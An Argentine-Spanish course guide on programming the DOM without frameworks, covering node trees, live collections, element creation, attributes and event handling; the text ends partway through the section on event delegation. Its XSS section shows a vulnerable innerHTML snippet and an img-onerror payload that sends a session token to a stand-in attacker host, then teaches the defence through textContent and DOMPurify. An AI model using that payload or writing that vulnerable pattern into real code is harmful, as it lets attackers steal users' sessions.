

Capítulo 4 — GUÍA DE LECTURA

Capítulo 4 — GUÍA DE LECTURA.....	1
El DOM: programar la página sin framework.....	2
El árbol vivo, los eventos y la memoria, explicados en criollo	2
Antes de empezar: cómo usar esta guía.....	3
4.1 — De qué se trata esta clase	3
Qué dice	3
En criollo.....	3
4.2 — Por qué existe el DOM: el problema que vino a resolver	4
Qué dice	4
En criollo.....	4
Las tres decisiones que explican su forma actual	4
Corresponde hablar de jQuery	5
4.3 — El DOM no es el HTML	5
Qué dice	5
En criollo.....	6
4.4 — Anatomía del árbol: todo es un nodo.....	6
Lo de los espacios no es un detalle.....	6
4.5 — Cómo se buscan los nodos.....	7
4.5.1 — Los métodos	7
El detalle que te ahorra media hora	8
4.5.2 — Colecciones vivas y listas estáticas: el bug que funciona a medias	8
4.6 — Crear y modificar	8
4.6.1 — Crear e insertar.....	8
Insertar muchos: el fragmento de documento	9
4.6.2 — <code>textContent</code> , <code>innerText</code> e <code>innerHTML</code>	9
4.6.3 — Atributos y propiedades	10
Los <code>data-</code> , terreno de atributos	10
4.6.4 — Clases	10
4.7 — Inyección de código en el cliente y la regla RN-F02	10
4.7.1 — El problema	10
4.7.2 — La demostración	11
4.7.3 — Por qué filtrar la palabra «script» no alcanza	11
4.7.4 — La regla.....	11
4.8 — Eventos	12
4.8.1 — Las tres fases	12
4.8.2 — Registro y opciones.....	13
4.8.3 — Delegación.....	13

4.8.4 — Cancelar y detener.....	15
4.9 — Ciclo de vida, fugas de memoria y la regla RN-F01	15
4.9.1 — Qué mantiene vivo a un nodo	15
4.9.2 — Una fuga real	15
4.9.3 — La regla.....	16
El detalle que hace fracasar la mitad de las bajas	17
4.9.4 — <code>AbortController</code>	17
4.10 — Lo que cuesta modificar el DOM	18
Cómo se rompe el agrupamiento	18
4.11 — Herramientas de diagnóstico	19
El panel de elementos, y su pestaña olvidada	19
Cuatro utilidades de consola	19
El panel de memoria, el que confirma la fuga.....	19
4.12 — Seguridad y evolución.....	20
Tres mecanismos que la plataforma incorporó, y en qué estado están	21
4.13 — Verificación: el checklist honesto	21
4.14 — Los once errores frecuentes	21
4.15 — Las actividades, y qué busca cada una	22
1. Árbol real	22
2. Catálogo sin <code>innerHTML</code>	22
3. El ataque y sus dos defensas	22
4. Delegación en el carrito	22
5. Ciclo de vida completo	23
6. Exploración: el costo del recálculo.....	23
7. Exploración: qué quedó de jQuery	23
4.16 — Síntesis: las once frases	23
4.17 — Qué leer, y en qué orden	24
Si lees una sola cosa.....	24
Si lees tres	24
Las fuentes normativas (para consultar, no para leer de corrido)	24
Cierre: las siete cosas que hay que recordar	24

El DOM: programar la página sin framework

El árbol vivo, los eventos y la memoria, explicados en criollo

Traducción didáctica del texto académico, sección por sección. Mismos conceptos, otro idioma.

Antes de empezar: cómo usar esta guía

Este documento no reemplaza al capítulo original: lo traduce. El académico está escrito en el idioma de los papers, denso y comprimido; esta guía lo desarma y lo cuenta como en un café.

La regla es una sola: **no se pierde ni un concepto**. Si el original dice *nodo separado*, acá dice *nodo separado*; si cita el DOM Living Standard del WHATWG, acá lo cita. Lo que cambia es que además te explico por qué importa.

Cada sección tiene tres partes:

- **Qué dice** — la idea del original, en dos o tres oraciones.
- **En criollo** — la explicación larga, con la analogía que la hace pegar.
- **Para el pizarrón** — la frase que te llevás.

En las operativas —anatomías, herramientas, seguridad— se va derecho al grano.

LA IDEA MADRE DE TODO EL CAPÍTULO

Si te quedás con una sola frase, que sea esta:

El DOM no es una foto de la página: es la página. Y todo lo que toques ahí queda vivo hasta que vos lo des de baja.

Vivo en los tres sentidos que arman el capítulo: una colección se actualiza sola mientras la recorrés y te arruina el bucle; un manejador sigue registrado aunque el nodo ya no esté en pantalla, y se come la memoria; un dato insertado como marcado pasa a ser código.

Las dos reglas obligatorias que nacen acá —**RN-F02** y **RN-F01**— salen de esa frase, y por eso el capítulo primero muestra el problema andando y recién después da la regla.

4.1 — De qué se trata esta clase

Qué dice

Los tres capítulos anteriores dejaron las piezas sobre la mesa: un protocolo que trae documentos, un lenguaje declarativo que decide cómo se ven y un lenguaje que se ejecuta en un solo hilo. Este capítulo las conecta: el DOM es la interfaz por la cual el código del Capítulo 3 modifica el documento del Capítulo 1, y de ahí sale todo lo que en una página se mueve.

En criollo

Ninguna de las tres, por separado, mueve una página. Lo que las junta es el DOM.

Sacate de encima la objeción que vas a tener: **el TPI te prohíbe React, Vue o cualquier framework de interfaz**. Parece un capricho y no lo es. **Sin un framework de por medio quedás obligado a entender qué hace el navegador de verdad**, porque un framework tapa justo lo que este capítulo estudia.

De las once reglas obligatorias del TPI **dos nacen acá**, y a las dos las vas a ver demostradas antes de que nadie te las enuncie:

Regla	De qué habla	Dónde la vas a ver antes de leerla
RN-F02	Cómo se insertan los datos que no generó tu código	4.7: un ataque funcionando en veinte líneas. Después de eso no necesita defensa

Regla	De qué habla	Dónde la vas a ver antes de leerla
RN-F01	Qué hacer con una suscripción al desmontar la vista	4.9: una página comiéndose la memoria, apoyada en las clausuras del Capítulo 3

Un tercer tema atraviesa todo: **el DOM es lento**. No el lenguaje: la interfaz. Cada modificación puede obligar a recalcular la geometría, y hacerlo en un bucle produce el bloqueo del hilo único del Capítulo 3 (4.10).

PARA EL PIZARRÓN

El objetivo es concreto y medible: al terminar tenés que poder construir una interfaz que **agregue y quite elementos, responda a eventos y se desmonte sin dejar nada atrás**.

Ojo con lo último: es lo que separa una demo de una aplicación. Montar es fácil. **Desmontar bien es lo difícil, y este capítulo te enseña a verificarlo con el panel de memoria**.

4.2 — Por qué existe el DOM: el problema que vino a resolver

Qué dice

En 1995, cuando Netscape incorporó JavaScript, hizo falta darle al lenguaje alguna forma de tocar la página. La solución fue mínima —un puñado de colecciones, `document.forms`, `document.images`, `document.links`— y nunca se especificó: se la conoce como **DOM Level 0**. Cuando las páginas quisieron modificar cualquier elemento y no sólo los formularios, cada navegador inventó su propia extensión.

En criollo

Internet Explorer 4 sacó `document.all`; Netscape 4, `document.layers`. Y acá va lo que importa: **no eran dos sintaxis para lo mismo, eran dos modelos incompatibles**. Una página que anduviera en los dos había que escribirla dos veces:

```
if (document.all) {           // Internet Explorer
    var el = document.all["carrito"];
} else if (document.layers) { // Netscape
    var el = document.layers["carrito"];
}
```

El W3C puso orden con **DOM Level 1** (octubre de 1998), **Level 2** (2000, que aportó el sistema de eventos de 4.8) y **Level 3** (2004). Hoy el DOM se mantiene como **estándar viviente del WHATWG**, sin niveles.

Las tres decisiones que explican su forma actual

Decisión	Qué gana	Qué te cuesta hoy
1. Es independiente del lenguaje. Se especificó en una notación abstracta de interfaces, implementable desde Java, Python o C++ y no sólo desde JavaScript	Cualquier lenguaje manipula un documento con el mismo modelo	La verbosidad: <code>createElement</code> , <code>setAttribute</code> , <code>appendChild</code> . No está diseñada para ser cómoda en JavaScript, sino neutral

Decisión	Qué gana	Qué te cuesta hoy
2. El modelo es vivo. El árbol no es una fotografía del documento: es el documento. Modificar un nodo cambia la página al instante, y algunas colecciones se actualizan solas	Tocás el árbol y la pantalla ya cambió	Uno de los bugs más difíciles de ver del frontend (4.5.2)
3. El modelo de eventos es un compromiso político. Netscape propagaba de la raíz al elemento —captura— y Microsoft del elemento a la raíz —burbujeo—. El W3C adoptó las dos	Nadie tuvo que tirar su implementación	Un evento recorre el árbol dos veces , y <code>addEventListener</code> tiene un tercer parámetro que casi nadie usa

El DOM es el enchufe universal del aeropuerto: más incómodo que el de tu casa, y no por mal diseño — es incómodo *porque* sirve en todos lados.

Corresponde hablar de jQuery

La publicó John Resig en 2006 y resolvió tres problemas reales:

Qué resolvía jQuery en 2006	Qué lo reemplazó	Desde
Las incompatibilidades entre navegadores	<code>addEventListener</code> en todos, y el estándar del WHATWG	Hacia 2010
Una interfaz mucho más concisa que la del W3C	<code>classList</code> , <code>dataset</code> , <code>closest</code> , <code>append</code> , <code>fetch</code>	2011 a 2017
Seleccionar con selectores CSS , que el DOM no sabía hacer	<code>querySelector</code> y <code>querySelectorAll</code>	2008

Durante años fue obligatoria. Hoy no, y el motivo no es el que uno supone: **no pasó de moda; la plataforma incorporó lo que aportaba.**

PARA ENTENDER: por qué jQuery desapareció, y qué tiene que ver con vos

Es la mejor respuesta a una pregunta que te vas a hacer: «¿por qué el TPI me prohíbe usar un **framework?**»

jQuery no desapareció porque apareciera algo mejor: desapareció porque **el problema que resolvía dejó de existir**. Y la única forma de darte cuenta es conocer el problema.

Quien aprendió jQuery sin entender el DOM siguió usándolo diez años de más, cargando 90 kilobytes para hacer lo que `querySelector` hace gratis. No por tonto: porque nunca supo qué resolvía esa biblioteca.

Lo mismo te va a pasar con React si lo aprendés antes que esto. No perdés tiempo con el DOM: comprás la capacidad de juzgar cuándo un framework te sirve y cuándo te sobra.

4.3 — El DOM no es el HTML

Qué dice

El Capítulo 1 estableció la distinción en su sección 1.7.1. Acá se vuelve operativa, porque a partir de esta clase el código va a modificar el árbol, y esa modificación **no toca el HTML**.

En criollo

En el Capítulo 1 quedó la imagen: **el HTML es el plano en papel y el DOM es la casa construida. A partir de acá dejás de mirar la casa: empezás a tirar paredes.**

Qué es	Cómo se ve	Cuándo cambia
El HTML original	Ctrl+U, o la pestaña de respuesta del panel de red	Nunca: es lo que llegó
El DOM actual	El panel de elementos del inspector	Cada vez que el código lo modifica
<code>document.documentElement.outerHTML</code>	Se evalúa en la consola	Es una serialización del DOM actual

La tercera fila es la que hace ruido. Pedirle al DOM su representación como texto **no te devuelve el HTML original**: devuelve el marcado del árbol tal como está ahora, con tus modificaciones aplicadas y con los errores de marcado ya corregidos por el algoritmo de recuperación de 1.7.1.

De ahí una técnica de diagnóstico: **si el marcado tenía un error, el DOM te muestra el árbol corregido, y comparar los dos es la forma de descubrirlo.** Una etiqueta mal anidada no produce mensaje: produce un árbol distinto del que escribiste.

OJO ACÁ: el `<div>` adentro del `<p>`

Hay un caso que desconcierta a todo el mundo la primera vez: **poner un `<div>` dentro de un `<p>`.**

El parser no te avisa. Pero como la especificación dice que un párrafo no puede contener bloques, **cierra el `<p>` antes del `<div>`** y te arma un árbol distinto del que escribiste: tu CSS de `p > .algo` deja de funcionar y no hay error en ningún lado. Lo mismo con una tabla: lo que no sea `<tr>` dentro de un `<tbody>` se reubica solo.

Cuando el CSS no aplica y jurás que el selector está bien, mirá el árbol en el inspector antes que nada.

4.4 — Anatomía del árbol: todo es un nodo

Todo en el documento es un nodo, y hay más tipos de los que uno supone. Te importan cuatro:

Tipo	Constante	Qué representa
Elemento	1	Una etiqueta: <code><div></code> , <code><p></code> , <code><button></code>
Texto	3	El texto entre etiquetas, incluidos los espacios
Comentario	8	<code><!-- ... --></code>
Documento	9	La raíz, <code>document</code>

Lo de los espacios no es un detalle

Ese *incluidos los espacios* explica algo desconcertante:

```
<ul>
  <li>Milanesa</li>
  <li>Empanadas</li>
</ul>
```

El `<ul>` tiene **cinco** hijos. No dos. Los dos `<li>` que ves, más **tres nodos de texto** que no ves: la indentación antes del primero, la de entre los dos y la de después. Tu prolijidad al indentar es contenido real del árbol. Por eso hay dos pares de propiedades que se parecen y no son lo mismo:

Propiedad	Devuelve	Incluye nodos de texto
childNodes	Todos los hijos	Sí
children	Sólo elementos	No
firstChild	El primer hijo	Sí
firstElementChild	El primer hijo elemento	No

Salvo que estés manipulando texto a propósito, la versión con `Element` es la que querés: es la diferencia entre un código que anda y uno que anda a veces.




Figura 4.1. El árbol de nodos

EXPERIMENTO — hacelo hoy, en cualquier página

Dos minutos, y te evita una tarde de confusión.

1. Abrió cualquier página con una lista y seleccioná el `<ul>` en el inspector.
2. En la consola, escribí `$0.childNodes.length` y después `$0.children.length`.

Los números no coinciden. Y no es un error: **los saltos de línea y la indentación de tu marcado son nodos de texto reales**.

1. Probá ahora `$0.firstChild` y `$0.firstElementChild`.

El primero devuelve un nodo de texto con un salto de línea; el segundo, el `<li>` que esperabas. Por eso, cuando recorras hijos, **usá siempre la versión con `Element`**: si no, un día tu código va a andar con el HTML minificado y a fallar con el indentado.

4.5 — Cómo se buscan los nodos

4.5.1 — Los métodos

Método	Devuelve	Notas
<code>getElementById(id)</code>	Un elemento o <code>null</code>	El más rápido
<code>querySelector(sel)</code>	El primer coincidente o <code>null</code>	Acepta cualquier selector CSS
<code>querySelectorAll(sel)</code>	Una lista estática	La opción por defecto
<code>getElementsByClassName(c)</code>	Una colección viva	Ver 4.5.2
<code>getElementsByTagName(t)</code>	Una colección viva	Ver 4.5.2

Los dos primeros aceptan los mismos selectores del Capítulo 2, y podés invocarlos sobre cualquier elemento —no sólo sobre `document`— para buscar en su subárbol.

El detalle que te ahorra media hora

Cuando no hay coincidencia, `querySelector` devuelve `null`: no lanza una excepción. El error aparece después, al usar el resultado, con un mensaje que **no menciona el selector** —el famoso *Cannot read properties of null*—, y su causa casi siempre es que **el elemento todavía no existía cuando tu script corrió**: el problema de la sección 3.3, que los módulos resuelven porque corren después del parseo.

4.5.2 — Colecciones vivas y listas estáticas: el bug que funciona a medias

Acá está la trampa que produce la segunda decisión de diseño de 4.2.

`querySelectorAll` devuelve una lista **estática**, una foto del momento en que la consultaste; `getElementsByClassName` y `getElementsByTagName`, colecciones **vivas** que se actualizan solas cuando el documento cambia. **Una colección viva es el tablero de llegadas del aeropuerto; una lista estática, la foto que le sacaste.** La diferencia es invisible hasta que modificás el DOM mientras recorrés la colección:

```
const items = document.getElementsByClassName("item-carrito");
for (let i = 0; i < items.length; i++) {
  items[i].remove();    // al quitar uno, la colección se acorta
}
// Resultado: quedan la mitad de los elementos sin quitar
```

Eliminás el elemento 0; el que era 1 pasa a ser 0, pero tu índice ya avanzó a 1: te salteaste uno. Y como `length` se acortó, el bucle termina antes. La solución es una lista estática, o convertir la colección a arreglo antes de recorrerla:

```
document.querySelectorAll(".item-carrito").forEach(el => el.remove());
```

OJO ACÁ: el bug que funciona a medias

Este bug es de los peores, y te digo por qué: **funciona a medias**. No falla con un error prolijo que puedas buscar: borra la mitad de los elementos, y vos mirás el código veinte minutos sin entender nada.

Es la fila del banco: anotaste que el trámite difícil es el de la tercera persona; se van los dos primeros, todos corren un lugar, y tu número tres apunta a otra.

La regla no tiene excepciones prácticas: **usá `querySelectorAll` y listo.**

`getElementsByClassName` sólo sirve si querés la colección viva **a propósito**. Si no sabés que la querés viva, no la querés viva.

4.6 — Crear y modificar

4.6.1 — Crear e insertar

```
const li = document.createElement("li");
li.className = "item-carrito";
li.textContent = producto.nombre;
lista.appendChild(li);
```

Un elemento creado no está en el documento hasta que lo insertás. Las tres primeras líneas arman un `<li>` que existe en memoria y **no se ve**; recién la cuarta lo mete en la página — distinción que vuelve en 4.9. Las formas de insertar son cuatro:

Método	Dónde inserta
<code>padre.appendChild(nodo)</code>	Al final de los hijos
<code>padre.prepend(nodo)</code>	Al principio
<code>ref.before(nodo)</code> / <code>ref.after(nodo)</code>	Antes o después de un hermano

Método	Dónde inserta
<code>el.insertAdjacentElement(pos, nodo)</code>	En cuatro posiciones relativas al elemento

Insertar muchos: el fragmento de documento

`DocumentFragment` es un contenedor que **no forma parte del documento**: lo llenás afuera del árbol y lo insertás una vez, evitando el costo que explica 4.10:

```
const fragmento = document.createDocumentFragment();
for (const producto of productos) {
  const li = document.createElement("li");
  li.textContent = producto.nombre;
  fragmento.appendChild(li); // todavía no toca el documento
}
lista.appendChild(fragmento); // una sola modificación real
```

La bandeja del mozo

Un mozo no lleva un plato por vez desde la cocina. Carga la bandeja entera y hace **un solo viaje** al salón. El `DocumentFragment` es la bandeja: armás los cien `<li>` afuera del documento —donde el navegador no recalcula nada— y hacés un solo viaje al árbol real.

Y fijate en el detalle elegante: al insertarlo, **el fragmento no queda adentro**. Se vacía y desaparece; quedan los cien `<li>` como hijos directos de la lista.

4.6.2 — `textContent`, `innerText` e `innerHTML`

Las tres leen y escriben el contenido de un elemento y parecen intercambiables, pero sus diferencias son decisivas: una funda una regla obligatoria del TPI.

Propiedad	Al escribir	Al leer	Costo
<code>textContent</code>	Inserta texto literal	Todo el texto, incluido el oculto	Bajo
<code>innerText</code>	Inserta texto literal	Sólo el texto visible	Alto : fuerza recálculo
<code>innerHTML</code>	Interpreta el texto como marcado	El marcado serializado	Alto

La fila del medio: `innerText` depende del estilo, y para saber qué está *visible* el navegador necesita la disposición calculada. **Leer `innerText` fuerza ese cálculo**, con el costo de 4.10; `textContent` no depende del estilo y es barato. La fila de abajo —**interpreta el texto como marcado**— funda RN-F02 y es el tema de 4.7: primero vas a ver qué pasa.

Para no dudar nunca más

Con esto tenés resuelto el 100 % de los casos:

- **`textContent`** → el 95 % de las veces. Es el que querés.
- **`innerText`** → sólo si necesitás el texto *tal como se ve*, respetando lo que el CSS oculta. Es caro; usalo sabiendo que lo es.
- **`innerHTML`** → sólo con contenido que generaste vos, o pasado por `DOMPurify`.

Y una advertencia sobre `innerHTML` ajena a la seguridad: **destruye y reconstruye todo el subárbol**. Los manejadores desaparecen, el foco se pierde y lo que el usuario estaba escribiendo se borra. Por eso `contenedor.innerHTML += "..."` es doblemente malo.

4.6.3 — Atributos y propiedades

Un **atributo** es lo que está escrito en el marcado; una **propiedad**, lo que existe en el objeto del DOM. Al parsear, el navegador crea las propiedades a partir de los atributos, y **desde ahí las dos cosas viven por separado**.

```
<input id="email" type="email" value="inicial@example.com">
const input = document.querySelector("#email");
// El usuario escribe "otro@example.com" en el campo

input.value;           // "otro@example.com" ← estado actual
input.getAttribute("value"); // "inicial@example.com" ← lo que decía el marcado
```

Es la ficha de inscripción y el alumno: la ficha dice el domicilio que declaró el día que se anotó; el alumno hoy vive en otro lado. La regla: **para el estado actual de un control se usa la propiedad; el atributo conserva el valor inicial**. Vale igual para `checked`, que es donde más muerde.

OJO ACÁ: la casilla de verificación

Tenés un `<input type="checkbox">` para «guardar mis datos». El usuario lo marca. Vos hacés `casilla.getAttribute("checked")` y te da `null`.

No está roto: estás preguntando lo que no querés saber. El atributo dice cómo venía el checkbox en el HTML; la propiedad, cómo está ahora. Al revés es peor: `casilla.setAttribute("checked", "")` a veces funciona y a veces no, según si el usuario ya lo tocó.

Regla: para leer o escribir el estado de un control, propiedad. Siempre. Los atributos son para el marcado inicial y para los `data-`.

Los `data-`, terreno de atributos

```
<button data-producto-id="42" data-accion="agregar">Agregar</button>
boton.dataset.productId; // "42" — siempre cadena
boton.dataset.accion;    // "agregar"
```

El nombre pasa de guiones a mayúsculas intercaladas. Y un detalle que te va a morder: **el valor es siempre una cadena**. Un identificador numérico hay que convertirlo: `"42" === 42` es `false`. Por eso 4.8.3 escribe `Number(boton.dataset.productId)`.

4.6.4 — Clases

```
el.classList.add("activo");
el.classList.remove("oculto");
el.classList.toggle("expandido");
el.classList.toggle("activo", condicion); // agrega o quita según el booleano
el.classList.contains("activo");          // devuelve booleano
```

La forma de `toggle` con dos argumentos **reemplaza el `if` que casi todos escriben**. Y 4.10 explica por qué **cambiar una clase sale más barato que escribir varios estilos**.

4.7 — Inyección de código en el cliente y la regla RN-F02

4.7.1 — El problema

Un **cross-site scripting** —XSS— ocurre cuando un dato controlado por un atacante termina interpretado como código en el navegador de otra persona: **no es un ataque contra el servidor, es contra los usuarios, y corre con los privilegios de la víctima**.

El mecanismo es el de la fila inferior de 4.6.2: al asignar a `innerHTML`, el navegador parsea ese texto como marcado, y las etiquetas dejan de ser texto y pasan a ser estructura. De ahí la analogía: `textContent` es pegar el papel en la vidriera; `innerHTML` es leerlo en voz alta por el altoparlante y hacer lo que dice.

4.7.2 — La demostración

Un catálogo que inserta reseñas así — el código más común de internet:

```
contenedor.innerHTML = `

${resena.texto}</p>`;


```

Un usuario publica una reseña cuyo texto es:

```
<img src=x
onerror="fetch('https://atacante.example/robar?t='+localStorage.token)">
```

Cuando otro usuario abre el catálogo, el navegador intenta cargar una imagen de la dirección `x`, que no existe. Al fallar dispara el `onerror`, que hace un `fetch` al servidor del atacante llevándose el token de sesión. **Nadie hizo clic en nada, nadie vio nada raro: acabás de abrir un agujero con una línea que se ve perfectamente normal.**

4.7.3 — Por qué filtrar la palabra «script» no alcanza

La reacción intuitiva es filtrar la palabra `script`. El dato es contraintuitivo:

`innerHTML` no ejecuta las etiquetas `<script>` que se le insertan. Están excluidas por la especificación: si el ataque dependiera de `<script>`, `innerHTML` sería seguro.

Pero sí ejecuta los manejadores de eventos en línea. `onerror`, `onload`, `onmouseover` y decenas más funcionan perfectamente. Por eso el ejemplo usa `<img>`: es lo que efectivamente funciona. Y la superficie es enorme: un `<svg onload>`, un `<a href="javascript:...">`, un `<iframe srcdoc>`, un `style` con una expresión, y variantes que difieren entre navegadores. **Escribir un filtro propio es garantizar que va a faltar un caso, y con uno ya está.**

4.7.4 — La regla

De ahí sale **RN-F02**, que el TPI enuncia en su sección 2.5:

Todo dato no generado por el propio código de la vista se inserta con `textContent` o `createElement`. `innerHTML` sólo se admite con contenido pasado por `DOMPurify.sanitize()`.

La versión segura es directa:

```
const p = document.createElement("p");
p.className = "resena";
p.textContent = resena.texto; // el marcado queda como texto visible
contenedor.appendChild(p);
```

Con `textContent`, la cadena del atacante **aparece literalmente en pantalla como texto**: el usuario ve el `<img src=x onerror=...>` escrito, tal cual, y no hay nada que ejecutar porque nunca se parseó como marcado. Cuando el requisito **exige HTML** —negrita y cursiva en una descripción—, el TPI admite un solo camino: **DOMPurify**, que parsea el contenido, lo compara contra una lista de elementos y atributos permitidos y devuelve marcado limpio.

```
import DOMPurify from "dompurify";
contenedor.innerHTML = DOMPurify.sanitize(descripcion);
```

OJO ACÁ: las tres cosas de esta sección

Tres cosas, y la tercera es la que más te va a servir.

Una. Filtrar `<script>` no sirve: `innerHTML` ni siquiera lo ejecuta. Lo que ejecuta son los `onerror`, `onload` y compañía. Si tu filtro busca la palabra «script», estás protegiendo la puerta equivocada.

Dos. No escribas tu propio sanitizador. Nunca. `DOMPurify` lleva años de gente intentando romperlo y arreglando lo que encontraron; **con que falle un solo caso ya está.**

Tres, y esta es la que importa: cuando le pidas a un agente de IA que te renderice una lista, **te va a escribir `innerHTML` con un template literal adentro.** Es el patrón más común de internet, así que es lo que aprendió.

Va a compilar. Va a andar. Y va a tener un XSS.

Ese es el módulo entero resumido: **el agente escribe lo más común, y lo más común no siempre es lo correcto.**

4.8 — Eventos

4.8.1 — Las tres fases

Un evento no ocurre sólo en el elemento donde se originó: **recorre el árbol en dos direcciones.** Es el compromiso político de 4.2, visible en tu código todos los días.

Fase	Recorrido	Cuándo se ejecuta un manejador
Captura	De document hasta el elemento	Sólo si se registró con <code>capture: true</code>
Objetivo	En el elemento mismo	Siempre
Burbujeo	Del elemento hasta document	Por defecto




Figura 4.2. Las tres fases de propagación

Casi todo se hace en la fase de burbujeo; la captura sirve para interceptar un evento **antes** de que llegue a su destino. Y hay una excepción: **no todos los eventos burbujan**. `focus`, `blur`, `load` y `scroll` no lo hacen; para los dos primeros existen `focusin` y `focusout`, **los que sirven para delegar** (4.8.3).

El evento trae dos propiedades cuya diferencia es el corazón de la delegación:

- `event.target` es el elemento donde el evento se originó.
- `event.currentTarget` es el elemento donde está registrado el manejador que se está ejecutando.

Cuando el manejador está en el elemento mismo, las dos coinciden. Cuando delegás, no.

PARA ENTENDER: la pelota que cae y rebota

Pensá el evento como una pelota que **cae** en un lugar y después **rebota** hacia arriba por todo el árbol.

- **target** es dónde cayó. Nunca cambia durante todo el recorrido.
- **currentTarget** es en qué escalón está rebotando ahora. Cambia en cada nivel.

Por eso, en un manejador puesto en la lista, `currentTarget` es siempre la lista, pero `target` es el botón exacto que el usuario tocó. **target te dice qué hacer; currentTarget, dónde estás parado.**

`this` dentro de un manejador registrado con una función común vale lo mismo que `currentTarget`. Con una flecha, no: ahí `this` es el del ámbito donde la escribiste, como viste en la sección 3.7.2.

4.8.2 — Registro y opciones

```
elemento.addEventListener("click", manejador, opciones);
```

Opción	Efecto
<code>capture: true</code>	Registra en la fase de captura
<code>once: true</code>	Se ejecuta una vez y se da de baja solo
<code>passive: true</code>	Promete no llamar a <code>preventDefault()</code>
<code>signal</code>	Permite dar de baja mediante un <code>AbortController</code> (sección 4.9.4)

`passive` merece explicación porque su efecto es de rendimiento y no de lógica. Ante un desplazamiento o un contacto táctil, **el navegador no puede empezar a desplazar hasta saber si tu manejador va a cancelar el evento**, y para saberlo tiene que ejecutarlo. Declararlo pasivo es prometer que no lo vas a cancelar: el semáforo que no arranca hasta saber que nadie va a frenar. **Es la diferencia entre un desplazamiento fluido y uno que se trava.**

4.8.3 — Delegación

Una lista de cien productos con su botón **no necesita cien manejadores**: como los eventos burbujan, alcanza con **uno solo en el contenedor**:

```
lista.addEventListener("click", (evento) => {
  const boton = evento.target.closest("[data-accion='agregar']");
  if (!boton) return; // el clic fue en otra parte
  agregarAlCarrito(Number(boton.dataset.productoId));
});
```

`closest()` sube por los ancestros desde el objetivo hasta encontrar uno que coincida con el selector, y devuelve `null` si no hay ninguno. **Es lo que hace robusta la delegación:** si el usuario hace clic sobre un ícono **adentro** del botón, `event.target` es el ícono, y sin `closest()` tu manejador no reconocería ese clic.

